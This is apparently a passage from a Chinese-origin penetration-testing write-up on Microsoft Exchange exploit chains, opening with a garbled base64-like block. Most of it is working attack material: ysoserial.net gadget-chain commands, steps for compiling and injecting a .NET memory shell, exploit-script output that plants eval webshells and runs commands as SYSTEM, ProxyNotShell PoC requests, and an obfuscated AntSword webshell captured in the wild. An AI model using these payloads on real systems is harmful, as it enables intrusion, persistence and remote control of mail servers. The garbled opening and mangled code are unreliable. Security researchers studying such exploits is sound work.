kaGR1W1BwEpnWd4cGVtjBhVz11U0c5c1pHvN1DUVBQUBFBKJBQUBFBQUB1BQUBFBQUBR0JnQUBBQUBFHQndBQUBQMEcXQRkpsYz15MwNtTmxSR2xqZEdsdmJtRn11
U0I0Y1d4dWN6MGLhSFiy0RvdkwzTmPhR1Z0WVhNdwJXbGpjbT16YjJAMExtTnZiUzkzYVc1bWVDOH1NREEyTDNoaGjXd3Zj5EpsYzJwDWRHRjBhVz11SW1CN
GJXehVjenBoUFNKb2RIUndPaTh2YzJ0b1pXMWhjeTV0YVd0eWiZTnZab1FWTI5dEwzHbBibVo0ThpJd01EWXZ1R0Z0YkNjZ2VHMxN1bk02WwowaVkyeH1MVz
VoY1dWemNHrmpaVHBUZVhOMfPMdDZWE56W1cxaWJ1az1iWE5qYjNkcz2FXSW1J5Gh0Ykcl1ek9T1T1bU5zY2kxdv1XMwxjM0JowTjVn1UzbHpkR1Z0TGT0dMj
tWnBAm1Z5WVhScGiYnDdZWE56W1cxaWJ1az1VM2x6ZEdWExrTnZibvPwJNweV1YunBiMjRpSUhodGJHNXpPbVE5SW10c2NpMXVZVzFsYzNCAfKyVTZVM2x6
ZEdWdExYSmavhKtTNScGjTYnDdZWE56W1cxaWJ1az1iWE5qYjNkcz2FXSW1QanbQWm1wbEkz1iKvZWE1aV1bKdM8thGtaW1pNvWtEYVaz11b111Y0dVau11E


```

- [\[image: image\]](#)

After changing DisableActivitySurrogateSelectorTypeCheck to True to get around the .NET restriction, use the unmodified version of the TypeConfuseDelegate gadget chain that pops a calculator to pop a calculator on the target, in order to confirm that DisableActivitySurrogateSelectorTypeCheck was successfully changed to True

- origin TypeConfuseDelegate chain

```
.\ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o base64 -c "calc" -t
```



1. The way the memory shell is generated through deserialization here mainly follows:

- DotNet memory shell - HttpListener
 - Reworking the .Net memory shell
 - Memshell-HttpListener

Compile the .dll file of the memory shell following the instructions in the Memshell-HttpListener github repository

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
/r:System.Web.dll,System.dll,Microsoft.CSharp.dll,System.Core.dll /t:library memshell.cs
```

After compiling, a memshell.dll file is produced in the directory. Rename it to e.dll, which is needed later when generating the deserialization chain

- [HttpListener - e.dll](#)

pentest > recent-bugs > proxy-attackchain > HttpListener

名称	修改日期	类型	大小
memshell.cs	2021-12-07 20:58	CS 文件	13 KB
memshell.dll	2023-02-28 13:27	应用程序扩展	11 KB
memshell.exe	2023-02-28 11:32	应用程序	12 KB
README.MD	2021-12-07 20:58	Markdown 源文件	2 KB

Copy the e.dll file into the bin directory of ysoserial.exe

桌面 > pentest > recent-bugs > proxy-attackchain > ysoserial.net-modified > ysoserial > bin > Release

名称	修改日期	类型	大小
dlls	2023-02-26 0:58	文件夹	
e.dll	2023-02-28 13:27	应用程序扩展	11 KB
fastjson.dll	2017-09-15 19:39	应用程序扩展	44 KB
FsPickler.CSharp.dll	2018-01-09 20:02	应用程序扩展	9 KB
FsPickler.CSharp.pdb	2018-01-09 20:02	Program Debug Da...	4 KB
FsPickler.CSharp.xml	2018-01-09 20:02	XML 文件	1 KB
FsPickler.dll	2018-01-09 20:02	应用程序扩展	947 KB
FsPickler.Json.dll	2018-01-09 20:02	应用程序扩展	68 KB
FsPickler.Json.pdb	2018-01-09 20:02	Program Debug Da...	100 KB
FsPickler.Json.xml	2018-01-09 20:02	XML 文件	6 KB
FsPickler.pdb	2018-01-09 20:02	Program Debug Da...	1,076 KB
FsPickler.xml	2018-01-09 20:02	XML 文件	130 KB
microsoft.identitymodel.dll	2019-07-10 1:24	应用程序扩展	1,088 KB
Microsoft.PowerShell.Editor.dll	2022-12-20 17:32	应用程序扩展	1,332 KB
NDesk.Options.dll	2011-01-07 5:24	应用程序扩展	22 KB
Newtonsoft.Json.dll	2019-11-09 8:56	应用程序扩展	684 KB
Newtonsoft.Json.xml	2019-11-09 8:51	XML 文件	692 KB

Now generate the gadget chain combining ClaimsPrincipal + ActivitySurrogateSelector that loads e.dll and injects the memory shell

The flow that loads e.dll in the [ActivitySurrogateSelectorGenerator.cs](#) file


```
ysoserial.net-modified > ysoserial > Generators > ActivitySurrogateSelectorGenerator.cs > {} ysoserial.Generators > ysoserial.Generators.PayloadClass > GadgetChain

31
32 [Serializable]
33 6 references
34 public class PayloadClass : ISerializable
35 {
36     4 references
37     protected byte[] assemblyBytes;
38     3 references
39     protected int variant_number = 1;
40     3 references
41     protected InputArgs inputArgs = new InputArgs();
42     0 references
43     public PayloadClass() { }
44     2 references
45     public PayloadClass(int variant_number, InputArgs inputArgs)
46     {
47         this.variant_number = variant_number;
48         this.inputArgs = inputArgs;
49         this.assemblyBytes = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().
50             Location), "e.dll"));
51     }
52     5 references
53     private IEnumerable<TResult> CreateWhereSelectEnumerableIterator<TSource, TResult>(IEnumerable<TSource> src,
54     Func<TSource, bool> predicate, Func<TSource, TResult> selector)
55     {
56         Type t = Assembly.Load("System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089")
57             .GetType("System.Linq.Enumerable+WhereSelectEnumerableIterator`2")
58             .MakeGenericType(typeof(TSource), typeof(TResult));
59         return t.GetConstructors()[0].Invoke(new object[] { src, predicate, selector }) as IEnumerable<TResult>;
60     }
61     1 reference
62     protected PayloadClass(SerializationInfo info, StreamingContext context)
63     {
64     }
65     2 references
66     public List<object> GadgetChains()
67     {
68         DesignerVerb verb = null;
69         Hashtable ht = null;
70         List<object> ls = null;
71         //variant 2, old technique
72         if (this.variant_number == 2)
73         {
74             // Build a chain to map a byte array to creating an instance of a class.
75             // byte[] -> Assembly.Load -> Assembly -> Assembly.GetType -> Type[] -> Activator.CreateInstance -> Win!
76             List<byte[]> data = new List<byte[]>();
77             data.Add(this.assemblyBytes);
78         }
79     }
80 }
81
82 //Default, use compatible mode.
83 //Old technique contains a compiler-generated class [System.Core]System.Linq.Enumerable+<SelectManyIterator>d_
84 [Compiler_Generated_Class_SEQ] 2,
85 //the Compiler_Generated_Class_SEQ may NOT same in different version of .net framework.
86 //For example, in .net framework 4.6 was 16, and 17 in .net framework 4.7.
87 //New technique use [System.Core]System.Linq.Enumerable+WhereSelectEnumerableIterator`2 only to fix it.
88 //It make compatible from v3.5 to latest (needs to using v3.5 compiler, and may also need to call disable type
89 //check first if target runtime was v4.8+).
90 //Execution chain: Assembly.Load(byte[]).GetTypes().GetEnumerator().{MoveNext(),get_Current()} -> Activator.
91 CreateInstance() -> Win!
92 else
93 {
94     byte[][] e1 = new byte[][] { assemblyBytes };
95     IEnumerable<Assembly> e2 = CreateWhereSelectEnumerableIterator<byte[], Assembly>(e1, null, Assembly.Load);
96     IEnumerable<IEnumerable<Type>> e3 = CreateWhereSelectEnumerableIterator<Assembly, IEnumerable<Type>>(e2,
97         null,
98         (Func<Assembly, IEnumerable<Type>>)Delegate.CreateDelegate
99         (
100             typeof(Func<Assembly, IEnumerable<Type>>),
101             typeof(Assembly).GetMethod("GetTypes")
102         );
103     };
104 }
```

and the built-in Disable ActivitySurrogate type protections during generation feature

1. Before running the exp:

```
• 1 POST /favicon.ico HTTP/1.1
2 Host: 192.168.186.135
3 User-Agent: curl/7.58.0
4 Accept: */*
5 Type: cmd
6 Content-Length: 16
7 Content-Type: application/x-www-form-urlencoded
8 Connection: close
9
10 pass=whoami /all

1 HTTP/1.1 403 Forbidden
2 Server: Microsoft-IIS/10.0
3 Date: Wed, 01 Mar 2023 06:42:20 GMT
4 Connection: close
5 Content-Length: 0
6
7
```

1. Run the exp script and inject the .net memory shell in one click

```
• root@LAPTOP-6L13SCQ8:/mnt/c/Users/lUc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# python2 CVE-2021-42321_shell_
write_exp.py
/usr/local/lib/python2.7/dist-packages/ntlm_auth/rc4.py:8: CryptographyDeprecationWarning: Python 2 is no longer support
ed by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
[+] first payload request url: 'u"https://192.168.186.135/aspnet_client/luci.aspx?cmd=Response.Write(new%20ActiveXOb
ject('WScript.Shell').Exec('cmd.exe%20/c%20whoami')).StdOut.ReadAll();"')
[+] luci shell write success, whoami command output: 'nt authority\system', 'a'])
[+] luci shell name: luci.aspx, contents: a<script language='JScript' runat='server' Page aspcompat=true>function Page_L
oad(){eval(Request['cmd'],'unsafe');}</script>
[+] second payload request sended...
[+] a to b shell write success...
[+] a to b shell name: atobshell.aspx, contents: a<%@ Page Language='JScript' Debug='true'%><%@Import Namespace='System.
IO'%><%File.WriteAllBytes(Request['b'], Convert.FromBase64String(Request['a']));%>
[+] change DisableActivitySurrogateSelectorTypeCheck to True to overcome the limitation of .NET ...
[+] use origing TypeConfuseDelegate to pop calc on target system ...
[+] inject memshell for persistence...
[+] now run: curl http://target:80/favicon.ico -H 'Type: cmd' -d 'pass=whoami'
```

1. Check the command execution effect of the memory shell

```
curl http://192.168.186.135/favicon.ico -H "Type: cmd" -d "pass=whoami"
```

```
1 POST /favicon.ico HTTP/1.1
2 Host: 192.168.186.135
3 User-Agent: curl/7.58.0
4 Accept: */*
5 Type: cmd
6 Content-Length: 16
7 Content-Type: application/x-www-form-urlencoded
8 Connection: close
9
10 pass=whoami /all

1 HTTP/1.1 200 OK
2 Content-Length: 3207
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/8.5 Microsoft-HTTPAPI/2.0
5 X-Powered-By: ASP.NET
6 Date: Wed, 01 Mar 2023 06:44:51 GMT
7 Connection: close
8
9
10 用户信息
11 -----
12
13 用户名          SID
14 =====
15 nt authority\system S-1-5-18
16
17
18 组信息
19 -----
20
21 组名          类型  SID
22 =====
23 Mandatory Label\System Mandatory Level  标签  S-1-16-16384
24 Everyone 已知组 S-1-1-0
25 BUILTIN\Pre-Windows 2000 Compatible Access 别名 S-1-5-32-554
26 BUILTIN\Users 别名 S-1-5-32-545
27 NT AUTHORITY\SERVICE 已知组 S-1-5-6
28 CONSOLE LOGON 已知组 S-1-2-1
```

- ```

root@LAPTOP-6L13SCQ8:/mnt/c/Users/LUc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# curl http://192.168.186.135/f
avicon.ico -H "Type: cmd" -d "pass=ipconfig"

Windows IP 配置

以太网适配器 Ethernet0:

 连接特定的 DNS 后缀 :
 本地链接 IPv6 地址 : fe80::64dc:569e:b3e0:8d16%3
 IPv4 地址 : 192.168.186.135
 子网掩码 : 255.255.255.0
 默认网关 : 192.168.186.2

隧道适配器 Teredo Tunneling Pseudo-Interface:

 媒体状态 : 媒体已断开连接
 连接特定的 DNS 后缀 :

隧道适配器 isatap.{318336C1-86AE-4DD4-A968-5C96E9DDB547}:

 媒体状态 : 媒体已断开连接
 连接特定的 DNS 后缀 :

```

**note: a separate github repository will be opened later for an in-depth analysis of the principles of .net memory shells and how they are used in practice**

- [Some ways to solve the problem of not being able to getshell with asp.net](#)
- [A brief discussion of the DotNET memory shell Filter](#)
- [A brief discussion of the DotNet memory shell Route](#)
- [A brief discussion of the DotNet memory shell HttpListener](#)
- [Memory shells under ASP.NET \(1\) filter memory shell](#)
- [Memory shells under ASP.NET \(2\) Route memory shell](#)
- [Memory shells under ASP.NET \(3\) HttpListener memory shell](#)
- [Memory shells under ASP.NET \(4\) VirtualPath memory shell](#)
- [Penetration technique - hiding an ASP.NET Webshell using virtual files](#)
- [Analysis of loading a .NET assembly from memory \(Assembly.Load\)%E7%9A%84%E5%88%A9%E7%94%A8%E5%88%86%E6%9E%90\)](#)
- [Analysis of loading a .NET assembly from memory \(execute-assembly\)%E7%9A%84%E5%88%A9%E7%94%A8%E5%88%86%E6%9E%90\)](#)
- [Loading a .Net program using JS](#)
- [Loading a PE file in memory through .NET](#)

## Fix

It is fixed in KB5007409; the place where the final deserialization happens, here

- ```

using (Stream stream = userConfiguration.GetStream())
{
    stream.Position = 0L;
    try
    {
        result.Extensions = this.formatter.Deserialize(stream);
        return true;
    }
    catch (SerializationException ex)
    {
        OrgExtensionSerializer.Tracer.TraceError(SerializationException)((long)this.GetHashCode(), "deserialization

```

this.formatter is the implementation of IClientExtensionCollectionFormatter, and only the following is left

```

Microsoft.Exchange.Data.ApplicationLogic.Extension.ClientExtensionCollectionFormatter.Deserialize(Stream):
Collection

```

1. The TypeConfuseDelegate chain

(1). When the Formatter's Binder property was initialized, a malicious class was placed in the allowlist, which made the built-in blacklist filtering ineffective.

(2). A class name in the ChainedSerializationBinder blocklist was misspelled, which made the built-in blocklist filtering ineffective.

ClientExtensionCollectionFormatter.Deserialize() was changed to use ExchangeBinaryFormatterFactory.CreateBinaryFormatter() to create the Formatter and then deserialize the data, with its allowedTypes set to empty, instead of using TypedBinaryFormatter directly; the TypedBinaryFormatter class was even deleted outright.

1. The ClaimsPrincipal chain

The developers wrote the class name wrongly: the correct form of System.Security.ClaimsPrincipal should be System.Security.Claims.ClaimsPrincipal, and it was simply changed to the correct class name.

ProxyRelay (no domain environment available)

ProxyRelay part links

- [A New Attack Surface on MS Exchange Part 4 - ProxyRelay!](#)
 - [ProxyRelay](#)
- Information about the exchange versions affected by the vulnerability

```
<= Exchange Server 2013 CU23  
<= Exchange Server 2016 CU23  
<= Exchange Server 2019 CU12
```

- [Relaying NTLM authentication over RPC](#)
 - [Attacking MS Exchange Web Interfaces](#)

Round 1 - Relay to Exchange FrontEnd

Round 2 - Relay to Exchange BackEnd

2-1 Attacking BackEnd /EWS

2-2 Attacking BackEnd /RPC

2-3 Attacking BackEnd /PowerShell

2-4 Patching BackEnd

Round 3 - Relay to Windows DCOM

Patching DCOM

ProxyNotShell (completed)

ProxyNotShell part links

- [ProxyNotShell — the story of the claimed zero days in Microsoft Exchange](#)
- [WARNING: NEW ATTACK CAMPAIGN UTILIZED A NEW 0-DAY RCE VULNERABILITY ON MICROSOFT EXCHANGE SERVER](#)
- [ProxyNotShell: CVE-2022-41040 and CVE-2022-41082 Exploits Explained](#)
- [Microsoft Exchange ProxyNotShell vulnerability explained and how to mitigate it](#)
- [Threat Brief: CVE-2022-41040 and CVE-2022-41082: Microsoft Exchange Server \(ProxyNotShell\)](#)

- [Analyzing attacks using the Exchange vulnerabilities CVE-2022-41040 and CVE-2022-41082](#)
- Information about the exchange versions affected by the vulnerability

<= Microsoft Exchange Server 2013, Exchange Server 2016, **and** Exchange Server 2019. September 2021 Cumulative Update (CU)

Vulnerability POC exploitation and analysis of the principle

- [CONTROL YOUR TYPES OR GET PNWED: REMOTE CODE EXECUTION IN EXCHANGE POWERSHELL BACKEND](#)
 - [CVE-2022-41040 and CVE-2022-41082 – zero-days in MS Exchange](#)
 - [Research on Proxynotshell deserialization and the CVE-2023-21707 vulnerability](#)
 - [All the Proxy\(Not\)Shells](#)
 - [Analysis of the ProxyNotShell vulnerability](#)

Summary of the details

ZDI	CVE
ZDI-CAN-18802	CVE-2022-41040
ZDI-CAN-18333	CVE-2022-41082

This exploitation chain is a post-auth RCE (an account and password have to be supplied)

The entry point of this SSRF attack request is the same as in the 2021 ProxyShell vulnerability

- CVE-2022-41040 poc

```
GET /autodiscover/autodiscover.json?@zdi/PowerShell?
serializationLevel=Full;ExchClientVer=15.2.922.7;clientApplication=ManagementShell;TargetServer=;PSVersion=
5.1.17763.592&Email=autodiscover/autodiscover.json%3F@zdi HTTP/1.1
Host: 192.168.1.10
Authorization: Basic cG9jdXNlcjpwYXNzd2QK
Connection: close
```

After successfully exploiting the CVE-2022-41040 vulnerability, requests carrying a URI and data with LocalSystem privileges can be sent to any backend service

The second vulnerability in the ProxyNotShell chain is CVE-2022-41082, a remote code execution vulnerability found in the Exchange PowerShell backend. Its CVSS score is 8.8 (high). After bypassing authentication by abusing CVE-2022-41040, the attacker uses CVE-2022-41082 to run arbitrary commands on the vulnerable Exchange server.

The version numbers of these attacked Exchange servers showed that the latest updates were already installed, so exploiting the earlier Proxyshell backend vulnerability was impossible, which confirms that this is a new 0day RCE exploitation chain

In addition, the mitigation that was given is exactly the same as for the 2021 ProxyShell Powershell RCE

Because an attacker using CVE-2022-41040 and CVE-2022-41082 follows the same SSRF->RCE attack flow as the ProxyShell vulnerability but has to authenticate to the Exchange server, Kevin Beaumont named this vulnerability chain ProxyNotShell, after its predecessor.

- The antsword webshell captured in a real attack


```
<%@Page Language="Jscript"%>
<eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('NTcyM'+ 'jk303'+ 'Zhc
iB'+ 'zYWZl'+ ''+ 'P'+ 'S'+char(837-
763))+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('MQ=='))+char(51450/52
5))+''+char(0640-
0462)+char(0x8c28/0x1cc)+char(0212100/01250))+System.Text.Encoding.GetEncoding(936).GetString(System.Convert
.FromBase64String('Wg=='))+ 'm'+ ''+ 'Ui02V'+ '2YWwo'+ 'UmVxd'+ 'WVzdC'+ '5JdGV'+ 'tWydF'+ 'WjBXS'+ 'WFtRG'+ 'Z6bU8'+
xajhk'+ 'Jl0sI'+ 'HNhZm'+ 'Up0zE'+ '3MTY4'+ 'OTE7'+ ''))) ;%>
```

Exploitation of the ProxyShell vulnerability only happened on port 443 (HTTPS), while for ProxyNotShell ports 5985 (HTTP) and 5986 (HTTPS) are also in scope

ProxyNotShell exploitation details

step1

An HTTP POST request that uses XML SOAP to start PsRemoting

Web-Based Enterprise Management (WBEM) is accessed through the WSMAN protocol. The attacker starts a shell on the vulnerable system so that PowerShell scripts can be executed further through Windows Remote Management (PsRemoting).

[illegible]

- request

```
POST /autodiscover/admin@localhost//powershell/autodiscover.json?x=a HTTP/1.1
Host: 192.168.14.6
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/soap+xml; charset=UTF-8
Cookie: Email=autodiscover/admin@localhost
Content-Length: 7076
Authorization: NTLM
TLRMTVNTUADAAAAGAAAYAHIAAAAmASYBigAAAAAABYAAAAAGgAaAFgAAAAAaAAcgAAABAAECwAQAAANYKJ4gYBsR0AAAAPhC4i/YVS+VB
0G4hNptNku2EABtAGkAbgBpAHMAdABYAGEAdABvAHIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdwnLRH74UZh1WHE0mDltNwEBAAAAAA
AAZCww0zTi2QHzuBzg/jLiNgAAAAACABgARQBYAEMASABBAE4ARwBFADIAMAAxADYAAQAeAFcASQB0AC0AVQBQAEYAMAA5AFIANwBIADIAN
gA0AAQAIABlAHgAYwBoAGEAbgBnAGUAMgAwADEANgAuAGMAbwBtAAMAQABXAEkATgAtAFUAUABGADAA0QBSADcASAAyADYANAAuAGUAeABj
AGgAYQBwAGcAZQAYADAAMQA2AC4AYwBvAG0ABQAgAGUAeABjAGgAYQBwAGcAZQAYADAAMQA2AC4AYwBvAG0ABwAIAQsMNM04tkBBgAEAAI
AAAAKABAA5zRZWjBRW9TZInuvk2v9vQAAAAAAAAAhe1lJqMaH9fVr+rLcgUHXa==

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">
  <s:Header>
    <a:To>https://exchange16.domaincorp.com:443/PowerShell?PSVersion=5.1.19041.610</a:To>
    <w:ResourceURI
s:mustUnderstand="true">http://schemas.microsoft.com/powershell/Microsoft.Exchange</w:ResourceURI>
    <a:ReplyTo>
      <a:Address
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
    </a:ReplyTo>
    <a:Action
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/09/transfer/Create</a:Action>
    <w:MaxEnvelopeSize s:mustUnderstand="true">512000</w:MaxEnvelopeSize>
    <a:MessageID>uuid:89d1d533-39ea-4e1f-b566-463e276e9ce8</a:MessageID>
    <w:Locale xml:lang="en-US" s:mustUnderstand="false" />
    <p:DataLocale xml:lang="en-US" s:mustUnderstand="false" />
    <p:SessionId s:mustUnderstand="false">uuid:d5a6b749-9109-4bc7-969a-
4223ef795a72</p:SessionId>
    <p:OperationID s:mustUnderstand="false">uuid:381b8e15-dff7-4812-9867-
3bc71f9b5ed3</p:OperationID>
    <p:SequenceId s:mustUnderstand="false">1</p:SequenceId>
    <w:OptionSet xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" s:mustUnderstand="true">
      <w:Option Name="protocolversion" MustComply="true">2.3</w:Option>
    </w:OptionSet>
    <w:OperationTimeout>PT180.000S</w:OperationTimeout>
  </s:Header>
  <s:Body>
    <rsp:Shell xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
Name="WinRM10" >
      <rsp:InputStreams>stdin pr</rsp:InputStreams>
      <rsp:OutputStreams>stdout</rsp:OutputStreams>
      <creationXml
```

[illegible]

- response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/soap+xml; charset=UTF-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 9e7c0cd2-dffd-48da-8fd4-c0e272cecb1f
X-CalculatedBETarget: win-upf09r7h264.exchange2016.com
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackendCookie=S-1-5-21-46962994-2066588249-799565096-500=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLLysmd0sb0y8/SzJ2eyMjOmc+enJ7HgYHNz83M0s7P0s/Hq8/Gxc7Lxc/GgZqHnJeekZiazc/OydGckJBzw==; expires=Sun, 08-Oct-2023 09:14:09 GMT; path=/autodiscover; secure; HttpOnly
Persistent-Auth: true
X-Powered-By: ASP.NET
X-FEServer: WIN-UPF09R7H264
Date: Fri, 08 Sep 2023 09:14:09 GMT
Content-Length: 866

<s:Envelope xml:lang="zh-CN" xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:x="http://schemas.xmlsoap.org/ws/2004/09/transfer"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header>
<a:Action>http://schemas.xmlsoap.org/ws/2004/09/transfer/CreateResponse</a:Action>
<a:MessageID>uuid:7F45298C-DA0C-4B21-8345-C1064F467C36</a:MessageID>
<a:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:To><a:RelatesTo>uuid:89d1d533-39ea-4e1f-b566-463e276e9ce8</a:RelatesTo></s:Header><s:Body><x:ResourceCreated>
<a:Address>https://exchange16.domaincorp.com:443/PowerShell?PSVersion=5.1.19041.610</a:Address>
<a:ReferenceParameters>
<w:ResourceURI>http://schemas.microsoft.com/powershell/Microsoft.Exchange</w:ResourceURI><w:SelectorSet>
<w:Selector Name="ShellId">29E4FDEC-DF97-4A5B-A515-8D25F7CD3437</w:Selector></w:SelectorSet>
</a:ReferenceParameters></x:ResourceCreated><rsp:Shell
xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"><rsp:ShellId>29E4FDEC-DF97-4A5B-A515-8D25F7CD3437</rsp:ShellId>
<rsp:ResourceUri>http://schemas.microsoft.com/powershell/Microsoft.Exchange</rsp:ResourceUri>
<rsp:Owner>exchange2016\administrator</rsp:Owner><rsp:ClientIP>fe80::841b:99cc:dec2:b8a%5</rsp:ClientIP>
<rsp:IdleTimeOut>PT900.000S</rsp:IdleTimeOut><rsp:InputStreams>stdin pr</rsp:InputStreams>
<rsp:OutputStreams>stdout</rsp:OutputStreams><rsp:ShellRunTime>P0DT0H0M0S</rsp:ShellRunTime>
<rsp:ShellInactivity>P0DT0H0M0S</rsp:ShellInactivity></rsp:Shell></s:Body></s:Envelope>
```

step2

An HTTP POST request that uses XML SOAP to extend the lifetime of the shell

After starting the shell, the attacker immediately extends its lifetime; otherwise, by default, the shell would be closed because its expiry time is too short. This is necessary to execute further commands on the Exchange Server. To do this, the attacker immediately sends a special request over WSMAN with the keep alive option enabled.

- [\[image: image\]](#)
- request

POST /autodiscover/admin@localhost//powershell/autodiscover.json?x=a HTTP/1.1
Host: 192.168.14.6
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/soap+xml; charset=UTF-8
Cookie: X-BackEndCookie=S-1-5-21-46962994-2066588249-799565096-500=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLLysmd0sb0y8/SzJ2eyMjOmc+enJ7HgYHNz83M0s7P0s/Hq8/Gxc3NxczJgZqHnJeekZiazc/OydGckJKBzw==; Email=autodiscover/admin@localhost
Content-Length: 1731

```
<s:Envelope xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:wsmv="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">
  <s:Header>
    <wsa:Action
s:mustUnderstand="true">http://schemas.microsoft.com/wbem/wsman/1/windows/shell/Receive</wsa:Action>
    <wsmv:DataLocale s:mustUnderstand="false" xml:lang="en-US" />
    <wsman:Locale s:mustUnderstand="false" xml:lang="en-US" />
    <wsman:MaxEnvelopeSize s:mustUnderstand="true">512000</wsman:MaxEnvelopeSize>
    <wsa:MessageID>uuid:e7b63b02-c710-4671-8bc8-ef16fbd3dd2f</wsa:MessageID>
    <wsman:OperationTimeout>PT20S</wsman:OperationTimeout>
    <wsa:ReplyTo>
      <wsa:Address
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:Address>
    </wsa:ReplyTo>
    <wsman:ResourceURI>http://schemas.microsoft.com/powershell/Microsoft.Exchange</wsman:ResourceURI>
    <wsmv:SessionId s:mustUnderstand="false">uuid:9f62f84e-9ccf-47dc-9c85-44528f897ec6</wsmv:SessionId>
    <wsa:To>http://ex01.lab.local/</wsa:To>
    <wsman:OptionSet s:mustUnderstand="true">
      <wsman:Option Name="WSMAN_CMDSHELL_OPTION_KEEPALIVE">True</wsman:Option>
    </wsman:OptionSet>
    <wsman:SelectorSet>
      <wsman:Selector Name="ShellId">84E4CBD2-CE57-4D84-B623-0ADD3EBAFF2A</wsman:Selector>
    </wsman:SelectorSet>
  </s:Header>
  <s:Body>
    <rsp:Receive>
      <rsp:DesiredStream>stdout</rsp:DesiredStream>
    </rsp:Receive>
  </s:Body>
</s:Envelope>
```

- response


```

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/soap+xml; charset=UTF-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: bc066085-69d9-4848-909a-c24723f86a29
X-CalculatedBETarget: win-upf09r7h264.exchange2016.com
X-AspNet-Version: 4.0.30319
